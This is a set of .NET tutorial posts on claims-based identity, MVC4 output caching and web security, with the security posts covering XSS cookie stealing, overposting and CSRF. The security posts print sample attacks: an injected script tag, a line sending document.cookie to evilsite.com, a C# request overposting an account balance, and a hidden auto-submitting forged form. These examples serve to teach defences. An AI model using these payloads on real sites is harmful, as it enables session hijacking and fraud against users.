Introduction to Claims based security in .NET4.5 with C# Part 1: the absolute basics

The well-known built-in Identity objects, such as GenericPrincipal and WindowsPrincipal have been available for more than 10 years now in .NET. Claims were introduced in .NET4.5 to build Claims based authentication into the framework in the form of ClaimsIdentity and ClaimsPrincipal in the System.Security.Claims namespace.

Before we see some action in terms of code let’s look at a general description of claims. If you already know what they are and want to see the code then you can safely jump this section.

What is a claim?

A claim in the world of authentication and authorisation can be defined as a statement about an entity, typically a user. A claim can be very fine grained:

  • Tom is an administrator
  • Tom’s email address is tom@yahoo.com
  • Tom lives in Los Angeles
  • Tom’s allowed to view sales figures between 2009 and 2012
  • Tom’s allowed to wipe out the universe

If you are familiar with Roles in the ASP.NET Membership framework then you’ll see that Roles are also claim types. Claims come in key-value pairs:

  • Role: administrator
  • Email: tom@yahoo.com
  • Address: Los Angeles
  • Viewable sales period: 2009-2012

These statements are a lot more expressive than just putting a user in a specific role, such as marketing, sales, IT etc. If you want to create a more fine-grained authorisation process then you’ll need to create specialised roles, like the inevitable SuperAdmin and the just as inevitable SuperSuperAdmin.

Claims originate from a trusted entity other than the one that is being described. This means that it is not enough that Tom says that he is an administrator. If your company’s intranet runs on Windows then Tom will most likely figure in Active Directory/Email server/Sales authorisation system and it will be these systems that will hold these claims about Tom. The idea is that if a trusted entity such as AD tells us things about Tom then we believe them a lot more than if Tom himself comes with the same claims. This external trusted entity is called an Issuer. The KEY in the key-value pairs is called a Type and the VALUE in the key-value pair is called the Value. Example:

  • Type: role
  • Value: marketing
  • Issuer: Active Directory

Trust is very important: normally we trust AD and our own Exchange Server, but it might not be as straightforward with other external systems. In such cases there must be something else, e.g. a certificate that authenticates the issuer.

An advantage of claims is that they can be handled by disparate authentication systems which can have different implementations of claims: groups, roles, permissions, capabilities etc. If two such systems need to communicate through authorisation data then Claims will be a good common ground to start with.

How do we attach these claims to the Principals?

A Claim is represented in .NET4.5 by an object called… …Claim! It is found in the System.Security.Claims namespace.

There is a new implementation of the well-known IIdentity interface called ClaimsIdentity. This implementation holds an IEnumerable of Claim objects. This means that this type of identity is described by an arbitrary number of statements.

Not surprisingly we also have a new implementation of IPrincipal called ClaimsPrincipal which holds a read-only collection of ClaimsIdentity objects. Normally this collection of identities will only hold one ClaimsIdentity element. In some special scenarios with disparate systems a user can have different types of identities if they can identify themselves in multiple ways. The ClaimsPrincipal implementation accommodates this eventuality.

The advantage with having these new objects deriving from IPrincipal and IIdentity is compatibility. You can start introducing Claims in your project where you work with IPrincipals and IIdentities without breaking your code.

It’s been enough talk, let’s see some action

Start Visual Studio 2012 and create a new Console application with .NET4.5 as the underlying framework.

The simplest way to create a new Claim is by providing a Type and a Value in the Claim constructor:

static void Main(string[] args)
        {
            Claim claim = new Claim("Name", "Andras");
        }

You can use strings to describe types as above but we all know the disadvantages with such hard-coded strings. There is an enumeration called ClaimTypes that stores the most common claim types.

static void Main(string[] args)
        {
            Claim claim = new Claim("Name", "Andras");
            Claim newClaim = new Claim(ClaimTypes.Country, "Sweden");
        }

You can check out the values available in ClaimTypes using IntelliSense. It is safer to use the enumeration where-ever possible rather than the straight string values as chances are the system you’re trying to communicate Claims with will also understand the values behind the enumerated one. If you don’t find any suitable one there you can revert back to string-based Types and even define a formal namespace to the claim as follows:

new Claim("http://www.mycompany.com/building/floor", "Two")

Place the cursor on “Country” in ‘new Claim(ClaimTypes.Country, “Sweden”);’ and press F12. You’ll see a long list of namespaces, such as the following:

public const string Country = "http://schemas.xmlsoap.org/ws/2005/05/identity/claims/country";

These namespaces will uniquely describe the claim type.

It is very rare that there’s only one claim about a person. Instead, claims come in collections, so let’s create one:

static void Main(string[] args)
        {
            IList<Claim> claimCollection = new List<Claim>
            {
                new Claim(ClaimTypes.Name, "Andras")
                , new Claim(ClaimTypes.Country, "Sweden")
                , new Claim(ClaimTypes.Gender, "M")
                , new Claim(ClaimTypes.Surname, "Nemes")
                , new Claim(ClaimTypes.Email, "hello@me.com")
                , new Claim(ClaimTypes.Role, "IT")
            };
        }

We can easily build an object of type IIDentity out of a collection of claims, in this case a ClaimsIdentity as mentioned above:

ClaimsIdentity claimsIdentity = new ClaimsIdentity(claimCollection);

We now test if this identity is authenticated or not:

Console.WriteLine(claimsIdentity.IsAuthenticated);

Run the Console app and test for yourself; IsAuthenticated will return false. Claims can be attached to anonymous users which is different from the standard principal types in .NET4 and earlier. It used to be enough for the user to have a name for them to be authenticated. With Claims that is not enough. Why would you attach claims to an unauthenticated user? It is possible that you gather information about a user on your site which will be used to save their preferences when they are turned into members of your site.

If you want to turn this IIdentity into an authenticated one you need to provide the authentication type which is a string descriptor:

ClaimsIdentity claimsIdentity = new ClaimsIdentity(claimCollection, "My e-commerce website");

Run the application again and you’ll see that the user is now authenticated.

Using our identity object we can also create an IPrincipal:

ClaimsPrincipal principal = new ClaimsPrincipal(claimsIdentity);

As ClaimsPrincipal implements IPrincipal we can assign the ClaimsPrincipal to the current Thread as the current principal:

Thread.CurrentPrincipal = principal;

From this point on the principal is available on the current thread in the rest of the application.

Create a new method called Setup() and copy over all our code as follows:

static void Main(string[] args)
        {
            Setup();

            Console.ReadLine();
        }

        private static void Setup()
        {
            IList<Claim> claimCollection = new List<Claim>
            {
                new Claim(ClaimTypes.Name, "Andras")
                , new Claim(ClaimTypes.Country, "Sweden")
                , new Claim(ClaimTypes.Gender, "M")
                , new Claim(ClaimTypes.Surname, "Nemes")
                , new Claim(ClaimTypes.Email, "hello@me.com")
                , new Claim(ClaimTypes.Role, "IT")
            };

            ClaimsIdentity claimsIdentity = new ClaimsIdentity(claimCollection, "My e-commerce website");

            Console.WriteLine(claimsIdentity.IsAuthenticated);

            ClaimsPrincipal principal = new ClaimsPrincipal(claimsIdentity);
            Thread.CurrentPrincipal = principal;
        }

Let’s see if the new Claims-related objects can be used in .NET4 where Claims are not available. Create a new method as follows:

private static void CheckCompatibility()
        {

        }

Call this method from Main as follows:

static void Main(string[] args)
        {
            Setup();
            CheckCompatibility();

            Console.ReadLine();
        }

Add the following to the CheckCompatibility method:

IPrincipal currentPrincipal = Thread.CurrentPrincipal;
Console.WriteLine(currentPrincipal.Identity.Name);

Run the application and the name you entered in the claims collection will be shown on the output window. The call for the Name property will look through the claims in the ClaimsIdentity object and extracts the value of Name claim type.

In some cases it is not straightforward what a ‘Name’ type means. Is it the unique identifier of the user? Is it the email address? Or is it the display name? You can easily specify how a claim type is defined. You can pass two extra values to the ClaimsIdentity constructor: which claim type constitutes the ‘Name’ and the ‘Role’ claim types. So if you want the email address to be the ‘Name’ claim type you would do as follows:

ClaimsIdentity claimsIdentity = new ClaimsIdentity(claimCollection, "My e-commerce website", ClaimTypes.Email, ClaimTypes.Role);

Run the application and you will see that the email is returned as the name from the claim collection.

You can check if a user is in a specific role as before:

private static void CheckCompatibility()
        {
            IPrincipal currentPrincipal = Thread.CurrentPrincipal;
            Console.WriteLine(currentPrincipal.Identity.Name);
            Console.WriteLine(currentPrincipal.IsInRole("IT"));
        }

…which will yield true.

So we now know that ‘old’ authentication code will still be able to handle the Claims implementation. We’ll now turn to ‘new’ code. Create a new method called CheckNewClaimsUsage() and call it from Main just after CheckCompatibility().
The following will retrieve the current claims principal from the current thread:

private static void CheckNewClaimsUsage()
        {
            ClaimsPrincipal currentClaimsPrincipal = Thread.CurrentPrincipal as ClaimsPrincipal;
        }

Now you’ll have access to all the extra methods and properties built into ClaimsPrincipal. You can enumerate through the claims collection in the principal object, find a specific claim using Linq etc. Example:

private static void CheckNewClaimsUsage()
        {
            ClaimsPrincipal currentClaimsPrincipal = Thread.CurrentPrincipal as ClaimsPrincipal;
            Claim nameClaim = currentClaimsPrincipal.FindFirst(ClaimTypes.Name);
            Console.WriteLine(nameClaim.Value);
        }

You can use .HasClaim to check if the claims collection includes a specific claim you’re looking for.

You can also query the identities of the ClaimsPrincipal:

foreach (ClaimsIdentity ci in currentClaimsPrincipal.Identities)
            {
                Console.WriteLine(ci.Name);
            }

The line…

ClaimsPrincipal currentClaimsPrincipal = Thread.CurrentPrincipal as ClaimsPrincipal;

…becomes so common that there’s a built-in way to achieve the same thing:

ClaimsPrincipal currentClaimsPrincipal = ClaimsPrincipal.Current;

This will throw an exception if the concrete IPrincipal type is not ClaimsPrincipal for whatever reason.

We have looked at the very basics of Claims in .NET4.5. The next post will look at the new IIdentity and IPrincipal inheritance model.

You can view the list of posts on Security and Cryptography here.
Caching infrastructure in MVC4 with C#: caching controller actions

You can introduce caching in many places within your web application: you can cache service responses, repository responses or specific database call results. In this post we’ll look at how to cache controller action results. Actions in MVC generally return Views of some sort. These views can be cached on the controller level so that the code within the action body doesn’t need to execute with every call.

Create the test webapp

To demonstrate the caching techniques we’ll build a very simple MVC4 web application. We’ll pretend that extracting the contact data of our company requires some long running database call. Create an MVC4 web application with .NET4.5 as the underlying framework. Navigate to HomeController.cs and locate the Contact action. It should look as follows:

public ActionResult Contact()
        {
            ViewBag.Message = "Your contact page.";

            return View();
        }

Insert the following code just before the return statement:

Thread.Sleep(2000);

So we pretend that it takes 2 seconds to retrieve the contact information. Set a break point at ViewBag.Message and run the application. Navigate to the Contact action by clicking the ‘Contact’ link in the upper right hand corner. You’ll see of course that the execution breaks at the break point.

The OutputCache attribute

Normally the company’s contact data is pretty static so it’s futile to let the same 2 second logic run every time the Contact data is requested. The easiest way to save the ActionResult of the Contact action in the cache is to use the OutputCache attribute. The minimum requirement here is to specify the duration in seconds how long the action result should be cached. Update the Contact action as follows:

[OutputCache(Duration=10)]
public ActionResult Contact()

Run the application again and navigate to the Contact page. The first time you load this page the execution will break at the break point. Let the Contact page load normally. Now click the Contact link again; you’ll notice that the code execution did not break at the break point you inserted. As the action result is kept in the cache for 10 seconds the same View is returned on subsequent requests without running the code within the action method. Now wait at least 10 seconds and click the Contact link; as the Contact action result has been erased from the cache the code execution will break at the break point.

This was nice and easy and is a great solution for pages where the view changes very little over time.

OutputCache with parameters

If the action has parameters such as a search term then it’s of course not a good idea to simply cache the output as above. The user will see the same View result regardless of the search term. It would be better to cache the result of the search instead. This is not difficult to achieve either:

[OutputCache(Duration=3600, VaryByParam="searchTerm")]
public ActionResult Contact(string searchTerm)

The VaryByParam allows you to specify the parameters by which the result should be cached. Here we specify that the View result should be cached for each value of the searchTerm parameter. You can specify to cache the output for every thinkable combination of the parameters by writing VaryByParam=”*”. This is probably the best option and is also the default one. If for whatever reason you want to serve the same View regardless of the parameter values then you can specify VaryByParam=”none”.

Run the application and navigate to the contact page. The execution will break as expected. Next update the URL as follows:

http://localhost:xxxx/Home/Contact?searchTerm=a

…and press Enter. The execution will break again as the parameter is different; it was null the first time. Next update the query string to

?searchTerm=b

The execution will break as expected. Now try ?searchTerm=a again. The execution should not break as the View result has been put into the cache for searchTerm = “a”. Change back to ?searchTerm=b and the cached result will be returned.

Cache child action results

You can specify different caching policies for partial views within the parent view. Add the following action to HomeController.cs:

public ActionResult PartialViewTest()
        {
            return View();
        }

Right-click inside the action body and choose the Add View… option. In the Add View window accept all default values but check the ‘Create as a partial view’ checkbox. The PartialViewTest.cshtml file will be created. Add the following content in that file:

<p>
    This is a partial view.
</p>


Open Contact.cshtml and add the following code just underneath the closing hgroup tag on the top of the page:

@Html.Action("PartialViewTest")

The Action method will execute the action called PartialViewTest within the HomeController and return its partial view.

Navigate to the Contact page and you should see the contents of the partial view as follows:

Partial view result

Now you can specify different caching policies for the Contact and PartialViewTest actions. Change the output cache attribute of the Contact action to the following:

[OutputCache(Duration=3)]

We only specify a short caching period so that we don’t sit and wait for the cache to be erased.

Decorate the PartialViewTest action as follows:

[OutputCache(Duration=3600)]

The effect should be that although the Contact action body executes after 3 seconds, the child view should be cached. Insert a break point within both action bodies and run the application. As usual, navigate to the Contact page. You should see that execution breaks within both method bodies. Now wait at least 3 seconds and refresh the page. Execution should now only stop within the Contact method but leave the PartialViewTest method alone as the partial view of that action is still in the cache.

So, you can independently set the cache strategies for controller actions and their child actions.

Note however, that you may only specify the Duration, VaryByCustom, and VaryByParam cache parameters for child actions. If you try to e.g. define the VaryByHeader parameter you’ll receive an exception.

Specify the cache location

You can cache the action results on the client, the server or both using the Location parameter as follows:

[OutputCache(Duration = 3600, Location=System.Web.UI.OutputCacheLocation.ServerAndClient)]

The default value is ServerAndClient.

Cache according to the header values

If you have a multi-culture website where the user can specify the language of the web site then it’s a good idea to cache according to the available language. You don’t want to return a German-language view if the user is requesting the page in French. The language can be specified in the HTTP header called ‘Accept-Language’. So if this can vary then you can specify the following caching strategy:

[OutputCache(Duration = 3600, VaryByHeader="Accept-Language")]

Another type of header value will be important for AJAX requests. Let’s imagine that the Contact action is also available to AJAX calls. In other words only that portion of the screen will be refreshed which makes up the View result of the Contact action. The rest, i.e. the header, footer, menu etc. will stay constant. If a user then bookmarks a specific search result, e.g.:

http://localhost:xxxx/Home/Contact?searchTerm=a

…and will call this search directly from his/her browser then the Contact action will only serve up a cached version of the Contact view and nothing else. The reason is that user’s browser will send a full GET request and not an asynchronous one. All the other parts of the ‘normal’ full screen, i.e. everything that the AJAX call didn’t touch will be left out. The result will be very weird: a page devoid of styles – apart from any inline style tags in the Contact view – headers, footers etc. The problem lies with a specific header value: X-Requested-With. This is the only difference between the headers of the AJAX and the GET calls: it will be present on an AJAX request but absent on GET requests. To the caching engine there’s no difference between AJAX calls and GET calls because you didn’t specify this in the OutputCache attribute. Two things need to be done:

1. Update the OutputCache attribute to vary the output by this specific header type:

[OutputCache(Duration = 3600, VaryByHeader="X-Requested-With")]

Now the caching mechanism will be able to differentiate between two requests: one that wants a full page render and one that will only serve a portion of the page.

Unfortunately there are cases when this update is not enough. The default setting is that we’re letting the action result be cached on both the client and the server. However, some older browsers are not “clever” enough to detect the difference between full GET and partial AJAX requests.

2. To be on the safe side we need to specify that caching only should occur on the server:

You can achieve this as follows:

[OutputCache(Duration = 3600, VaryByHeader="X-Requested-With", Location=System.Web.UI.OutputCacheLocation.Server)]

Now the server will send instructions to the browser not to cache the action result. The browser will always have to access the server for a response. The server will then serve up a cached result if there’s any in its memory.

The safest and most elegant solution is of course to create separate action methods for full GET and partial AJAX calls.

Sql dependency caching

There is a parameter to the OutputCache attribute called SqlDependency. You can define so that if the contents of an SQL table change then the cache should be refreshed.

It sounds very tantalising but this solution is not widely used. There are significant restrictions on the type of SQL query that can be used.

Custom caching

If all else fails then you can build your own caching algorithm and specify this algorithm in the VaryByCustom parameter. You can find an example on MSDN here.

Cache profiles

It is generally bad practice to use hard coded strategies to tweak your solution. The same is valid for the OutputCache attribute: if you want to update the caching policy in your OutputCache attributes then you have to change each one of them one by one and redeploy your solution. This makes testing out the correct level of caching quite cumbersome.

Instead you can specify caching profiles in the web.config files and refer to these profiles by name in the OutputCache attribute.

You can specify your caching strategies within the system.web tag as follows:

    <caching>
      <outputCacheSettings>
        <outputCacheProfiles>
          <add name="Aggressive" duration="1600"/>
          <add name="Short" duration="20"/>
        </outputCacheProfiles>
      </outputCacheSettings>
    </caching>

…and refer to them in the OutputCache attribute like this:

[OutputCache(CacheProfile="Aggressive")]

This way you can simply change the values in web.config and see the effects immediately – there’s no need to redeploy your application.

View the list of MVC and Web API related posts here.

Web security in .NET4.5: cookie stealing

This post will discuss what cookie stealing means and how it can be prevented in a .NET4.5 web application – MVC or ASP.NET web proj.

Probably the most important cookies in the world of Internet are the authentication cookies. They store the necessary details of the logged-on user. They are passed along each web request so that the server can validate them on a protected web page. Other cookies store less sensitive data, such as user preferences.

Without the authentication cookies the user would need to log on to the web site on every web request even after the initial log-in. This is obviously very tedious so auth cookies have become indispensable. If an attacker manages to get hold of your auth cookie then they can impersonate you and do what they want using your identity and rights.

There are two types of cookies: session cookies and persistent cookies. Session cookies are stored in the browser’s memory and transmitted via the header during every request. Persistent cookies are transmitted the same way but are stored in a text file on the user’s hard drive. Session cookies become unavailable as soon as the session ends whereas persistent cookies will be available through subsequent sessions as well. This is the effect of the popular “Remember me” checkbox on login pages.

How can a cookie be stolen?

Recall that the auth cookie is passed along every HTTP request in the HTTP header. The attacker’s task is to somehow make the user’s browser send its cookies to their website. The solution will be running a bit of JavaScript code in the client browser. The script can be injected by a technique known as cross-site scripting (XSS) which means injecting JavaScript in the HTML so that it runs as soon as the page loads in the browser.

Imagine that you have a public forum where anyone can create an account and insert comments. If the contents of the textbox where the comments can be written are not sanitised well enough – i.e. checked for illegal characters, scripts – then the JavaScript code can slip through and be part of the generated HTML when the comment is shown on the screen. Then whoever loads that page will have a malicious script run in their browser. The reference to the script can be wrapped in other HTML tags. Example:

<img src=""http://www.nicesite.com/myprofile.jpg<script src="http://www.evilsite.com/evilscript.js">" />
<<img src=""http://www.nicesite.com/myprofile.jpg</script>"

The JavsScript file evilscript.js might look like this:

window.location="http://www.evilsite.com/evil.aspx?cookie=" + document.cookie;

When the browser loads and runs this bit of JavaScript it will transmit its cookies to evilsite.com.

You can do two things to prevent this type of attack:

1.) Sanitise ALL the inputs in textboxes and where-ever an external user can post his/her inputs. MVC4 does this automatically for you.

2.) Prevent cookie vulnerability by disallowing changes from the client’s browser. Stopping script access to all cookies in your site by a simple flag in web.config as follows:

<httpCookies domain="String" httpOnlyCookies="true" requireSSL="false" />

You can set this property for each of the site’s cookies in code as follows:

Response.Cookies["CustomCookie"].Value = "Custom setting";
Response.Cookies["CustomCookie"].HttpOnly = true;

HttpOnly tells the browser to invalidate the cookie if anything but the server sets it or changes it.

This simple technique will stop most XSS-based cookie problems.

You can view the list of posts on Security and Cryptography here.

Web security in MVC4 .NET4.5 with C#: mass assignment aka overposting

This blog post will describe what mass assignment means and how you can protect your MVC4 web site against such an attack. Note that mass assignment is also called overposting.

Before we go into the details let’s set up our MVC4 project. Start Visual Studio 2012 and create an MVC4 internet application with .NET4.5 as the underlying framework.

Locate the Model folder and add a class called Customer. Add the following properties to it:

public class Customer
    {
        public String Name { get; set; }
        public int Age { get; set; }
        public String Address { get; set; }
        public int AccountBalance { get; set; }
    }

Let’s say that our business rules say that every new customer starts with an account balance of zero so the AccountBalance property should have its default value of 0 when creating a new customer.

Add a new controller to the Controllers folder called CustomerController. In the Add Controller window select the Empty MVC controller template. The only action you’ll see in this controller at first is “Index”.

In this controller we’ll simulate fetching our customers from the database. We of course do not have a database and it’s a very bad idea to read directly from the database in a controller but that’s not relevant for our discussion. Add the following method underneath the Index action:

private List<Customer> GetCustomersFromDb()
        {
            return new List<Customer>()
            {
                new Customer(){Address ="Chicago",
                    Age = 30, Name = "John", AccountBalance = 1000}
                , new Customer(){Address = "New York", 
                    Age = 35, Name = "Jill", AccountBalance = 500}
                , new Customer(){Address = "Stockholm",
                    Age = 25, Name = "Andrew", AccountBalance = 800}
            };
        }

This code is quite clear I suppose.

Right-click the Index action and select “Add view” from the context menu. In the Add View windows set the View name to “Index”, check the “Create a strongly-typed view” checkbox and select Customer as the Model class as follows:

Values in Add View to Customer

The corresponding view file Index.cshtml will be created in the Views/Customer folder. Open that file and modify its model declaration to use a List of Customer instead of a single customer as follows:

@model List<MassAssignment.Models.Customer>

In this view we only want to list our customers in an unordered list:

@model List<MassAssignment.Models.Customer>

@{
    ViewBag.Title = "Index";
}

<h2>Customers</h2>

<ul>
    @foreach (var customer in Model)
    {
        <li>Name: @customer.Name</li>
        <li>Address: @customer.Address</li>
        <li>Age: @customer.Age</li>
        <li>Account balance: @customer.AccountBalance</li>
    }
</ul>

We’d like to have a link to this view so open _Layout.cshtml in the Views/Shared folder and locate the ‘nav’ tag. The navigation will already have the following three links:

<li>@Html.ActionLink("Home", "Index", "Home")</li>
<li>@Html.ActionLink("About", "About", "Home")</li>
<li>@Html.ActionLink("Contact", "Contact", "Home")</li>

Add one more link to the list as follows:

<li>@Html.ActionLink("Customers", "Index", "Customer")</li>

Now run the application and click the Customers link on the opening screen. You should be directed to the View showing our customers as follows:

List of customers

It will probably not win the yearly CSS contest, but this will serve as a good starting point.

The next step will be to build the elements necessary to insert a new Customer.

We need a screen with the necessary fields to add a new Customer and an action that returns that view. Open CustomerController.cs and add the following method:

        [HttpGet]
        public ActionResult Create()
        {
            return View();
        }

This will listen to HTTP Get requests and return a View which we don’t have yet. Right click ‘Create’ and select Add view from the context menu. The View name can be Create. Check the Create a strongly-typed view checkbox and select the Customer class as the underlying model. This will insert the View file Create.cshtml in the Views/Customer folder. At first it’s quite empty:

@model MassAssignment.Models.Customer

@{
    ViewBag.Title = "Create";
}

<h2>Create</h2>

Add the following HTML/Razor code underneath the h2 tag:

@using (Html.BeginForm())
{
    <fieldset>
        <legend>Customer</legend>
        <div class="editor-label">
            @Html.LabelFor(model => model.Name)
        </div>
        <div class="editor-field">
            @Html.EditorFor(model => model.Name)
        </div>
        <div class="editor-label">
            @Html.LabelFor(model => model.Address)
        </div>
        <div class="editor-field">
            @Html.EditorFor(model => model.Address)
        </div>
        <div class="editor-label">
            @Html.LabelFor(model => model.Age)
        </div>
        <div class="editor-field">
            @Html.EditorFor(model => model.Age)
        </div>
        <p>
            <input type="submit" value="Create" />
        </p>
    </fieldset>
}

We’re only adding the bare minimum that’s necessary for creating a new customer: labels and fields for all Customer properties bar one. Remember, that the business rules say that every new customer must start with an AccountBalance of 0, this property should not be set to any other value at creation time. Also this form lacks all types of data validation, but that’s not important for our purposes.

We need a link that leads to this View. Open Index.cshtml within the Customer folder and add the following Razor code below the unordered list:

@Html.ActionLink("Create new", "Create", "Customer")

Test the application now to see if you can navigate to the Create view. We need to add the code that will receive the user inputs. Go back to the Customer controller where we just added the Create method. The inputs on Create.cshtml will be posted against the Create view so we need a Create method that will listen to POST requests and accepts a Customer object as parameter.

Insert a method into CustomerController.cs that simulates saving the new Customer object in the database:

        private List<Customer> AddCustomerToDb(Customer customer)
        {
            List<Customer> existingCustomers = GetCustomersFromDb();
            existingCustomers.Add(customer);
            return existingCustomers;
        }

We can now add the overloaded Create method listening to POST requests:

        [HttpPost]
        public ActionResult Create(Customer customer)
        {
            List<Customer> updatedCustomers = AddCustomerToDb(customer);
            Session["Customers"] = updatedCustomers;
            return RedirectToAction("Index");
        }

The incoming Customer object will be populated using the values from the form we created on Create.cshtml. We add the customer to our ‘database’, save the updated list in a Session and redirect to the Index action to see the new list of Customers. Update the Index action to inspect the Session before checking the ‘database’:

public ActionResult Index()
        {
            List<Customer> customers = null;
            if (Session["Customers"] != null)
            {
                customers = Session["Customers"] as List<Customer>;
            }
            else
            {
                customers = GetCustomersFromDb();
            }
            return View(customers);
        }

Run the application and navigate to the Create customer view. Try to add a new Customer by filling out the Name, Address and Age fields. Remember that there is no validation so make sure you insert acceptable values, such as an integer in the Age field. Upon pressing the Create button you will be redirected to the Index view of the Customer controller and the new Customer will be added to the unordered list as follows:

Added a new customer

Note that the AccountBalance property was assigned the default value of 0 according to our business rules. So, we are perfectly safe, right? No-one ever could insert a customer with a positive or negative account balance. Well, it’s not so simple…

When the Create(Customer customer) action receives the POST request then the MVC binding mechanism tries its best to find all constituents of the Customer object. Run the application and navigate to the Create New Customer view. Check the generated HTML code; the form should look similar to this:

<form action="/Customer/Create" method="post">    <fieldset>
        <legend>Customer</legend>
        <div class="editor-label">
            <label for="Name">Name</label>
        </div>
        <div class="editor-field">
            <input class="text-box single-line" id="Name" name="Name" type="text" value="" />
        </div>
        <div class="editor-label">
            <label for="Address">Address</label>
        </div>
        <div class="editor-field">
            <input class="text-box single-line" id="Address" name="Address" type="text" value="" />
        </div>
        <div class="editor-label">
            <label for="Age">Age</label>
        </div>
        <div class="editor-field">
            <input class="text-box single-line" data-val="true" data-val-number="The field Age must be a number." data-val-required="The Age field is required." id="Age" name="Age" type="number" value="" />
        </div>
        <p>
            <input type="submit" value="Create" />
        </p>
    </fieldset>
</form>

Check the ‘name’ attribute of each input tag. They match the names of the properties of the Customer object. These values will be read by the MVC model binding mechanism to build the Customer object in the Create method. An attacker can easily send a HTTP POST request to our action which includes the property value for AccountBalance. You could achieve this with C# as follows:

Uri uri = new Uri("http://validuri/Customer/Create");
HttpRequestMessage message = new HttpRequestMessage(HttpMethod.Post, uri);
List<KeyValuePair<String, String>> postValues = new List<KeyValuePair<string, string>>();
postValues.Add(new KeyValuePair<string, string>("name", "hacker"));
postValues.Add(new KeyValuePair<string, string>("address", "neverland"));
postValues.Add(new KeyValuePair<string, string>("age", "1000"));
postValues.Add(new KeyValuePair<string, string>("accountbalance", "5000000"));
message.Content = new FormUrlEncodedContent(postValues);
HttpClient httpClient = new HttpClient();
Task<HttpResponseMessage> responseTask = httpClient.SendAsync(message);
HttpResponseMessage response = responseTask.Result;

Not too difficult, right? There are all sorts of tools out there which can generate POST requests for you, such as Curl, SoapUI and many more, so you don’t even have to write any real code to circumvent the business rule.

This is a common technique to send all sorts of values that you would not expect in your application logic. Attackers will try to populate your models testing for combinations of property names. In a banking application it is quite feasible that a Customer object will have a property name called exactly AccountBalance. After all the developers and domain owners will most likely not give the AccountBalance property some completely unrelated name, such as “Giraffe” and then create a translation table where it says that Giraffe really means AccountBalance.

What can you do to protect your application against overposting?

Property blacklist

You can use the Bind attribute to build a black list of property names i.e. the names of properties that should be excluded from the model binding process:

public ActionResult Create([Bind(Exclude="AccountBalance")] Customer customer)

You can specify a comma-separated list of strings as the Exclude parameter. These properties will be excluded from the model binding process. Even if the key-value pair from the form includes the AccountBalance property it will be ignored.

Property whitelist

You can use the Bind attribute to build a white-list of property names as follows:

public ActionResult Create([Bind(Include="Age,Name,Address")] Customer customer)

This white-list will include all property names that you want to be bound.

Use the UpdateModel/TryUpdateModel methods

You can use the overloads of UpdateModel or TryUpdateModel methods within the Create method as follows:

UpdateModel(customer, "Customer", new string{"Age","Name","Address"});

You can include the names of the properties in the string array that you want to use in the binding process.

Create a ViewModel

Probably the most elegant solution is to create an interim object – a viewmodel – that will hold the properties you want to bind upon a HTTP POST request. Insert a class called CustomerViewModel in the Models folder:

public class CustomerViewModel
    {
        public String Name { get; set; }
        public int Age { get; set; }
        public String Address { get; set; }
    }

Modify the Create method as follows:

        [HttpPost]
        public ActionResult Create(CustomerViewModel customer)
        {
            Customer newCustomer = new Customer()
            {
                AccountBalance = 0
                ,Address = customer.Address
                ,Age = customer.Age
                ,Name = customer.Name
            };
            List<Customer> updatedCustomers = AddCustomerToDb(newCustomer);
            Session["Customers"] = updatedCustomers;
            return RedirectToAction("Index");
        }

This way you can be sure that you only receive the properties that you expect and nothing else.

You can view the list of posts on Security and Cryptography here.

Web security in .NET4.5 MVC4 with C#: Cross site request forgery

In this post we’ll discuss what a cross-site request forgery means and how you can protect your MVC4 web application against such an attack. The term is abbreviated as CSRF – pronounced ‘see-surf’.

A CSRF is an attack a malicious user can execute using the identity of an unsuspecting user who is logged onto the web application. The effects of the attack can range from annoyances, such as logging out the user from the site, to outright dangerous actions such as stealing data.

Imagine the following: a user with no administrative rights wants to do something on your site that only admins are allowed to do, such as create a new customer in the database. Let’s say that your website is called http://www.mysite.com. This malicious user will then build a site which a user who is logged on to http://www.mysite.com will be tricked into using. Let’s say that the malicious user builds a simple site called http://www.fakesite.com. The attacker will have to know at least a little bit about the HTML of the target site, but that’s easy. He can simply select View Source in IE and similar commands in FF and Chrome and there it is.

Within http://www.mysite.com there will be a page where the user can enter the details of the new customer. The attacker will have to inspect the form element on that site, copy its raw HTML source and paste it to http://www.fakesite.com. He won’t need to build a fully functioning web page: a single-page app will suffice. Let’s say that this single page is called nicecars.html. Let’s imagine that the attacker will actually place some pictures of good cars on this webpage so that it looks real.

Imagine that the original source HTML of the rendered page on http://www.mysite.com looks as follows:

<form action="/Customers/Create" method="post">
    <input id="Name" name="Name" type="text" value="" />
    <input id="City" name="City" type="text" value="" />
    <input id="Country" name="Country" type="text" value="" />
</form>

The attacker will now take this HTML, paste it in http://www.fakesite.com/nicecars.html and insert his own values as follows:

<form action="/Customers/Create" method="post">
    <input id="Name" name="Name" type="text" value="You have been tricked" />
    <input id="City" name="City" type="text" value="Hello" />
    <input id="Country" name="Country" type="text" value="Neverland" />
</form>

The attacker is aiming to insert these values into the database through an authenticated administrator on http://www.mysite.com. In reality these values may be more dangerous such as transferring money from one account to another.

The attacker will also dress up the form a little bit:

<form id="fakeForm" style="display: none;" action="http://www.mysite.com/Customers/Create" method="post">
    <input id="Name" name="Name" type="text" value="You have been tricked" />
    <input id="City" name="City" type="text" value="Hello" />
    <input id="Country" name="Country" type="text" value="Neverland" />
</form>

Note the inline style element: the idea is not to show this form to the administrator. The form must stay invisible on nicecars.html. It’s enough to build a form that has the same structure that http://www.mysite.com expects. Also, as http://www.fakesite.com has nothing to do with Customers, the attacker will not want to post back to his own fake website. Instead he will want to post the data against http://www.mysite.com, hence the updated ‘action’ attribute of the form tag.

You may be wondering how this form will be submitted as there is no submit button. The good news for the attacker is that there’s no need for a button. The form can be submitted using a little JavaScript right underneath the form:

<script>
    setTimeout(function () { window.fakeForm.submit(); }, 2000);
</script>

This code will submit the form after 2 seconds.

If the attacker will try to run his own malicious form then he will be redirected to the Login page of http://www.mysite.com as only admins are allowed to add customers. However, he has no admin rights, so what can he do? He can copy the link to the webpage with the malicious form, i.e. http://www.fakesite.com/nicecars.html, and send it to some user with admin rights on http://www.mysite.com. Examples: insert a link in an email, on Twitter, on Facebook, etc., and then hope that the user will click the link thinking they will see some very nice cars. If the admin actually clicks the link then the damage is done: the values in the malicious form of http://www.fakesite.com/nicecars.html will be posted to http://www.mysite.com/Customers/Create and as the user has admin rights, the new Customer object will be inserted into the database.

The attacker can make it even less obvious that http://www.mysite.com is involved in any way: the form can be submitted with Ajax. The attacker uses the administrative user as a proxy to submit his own malicious data.

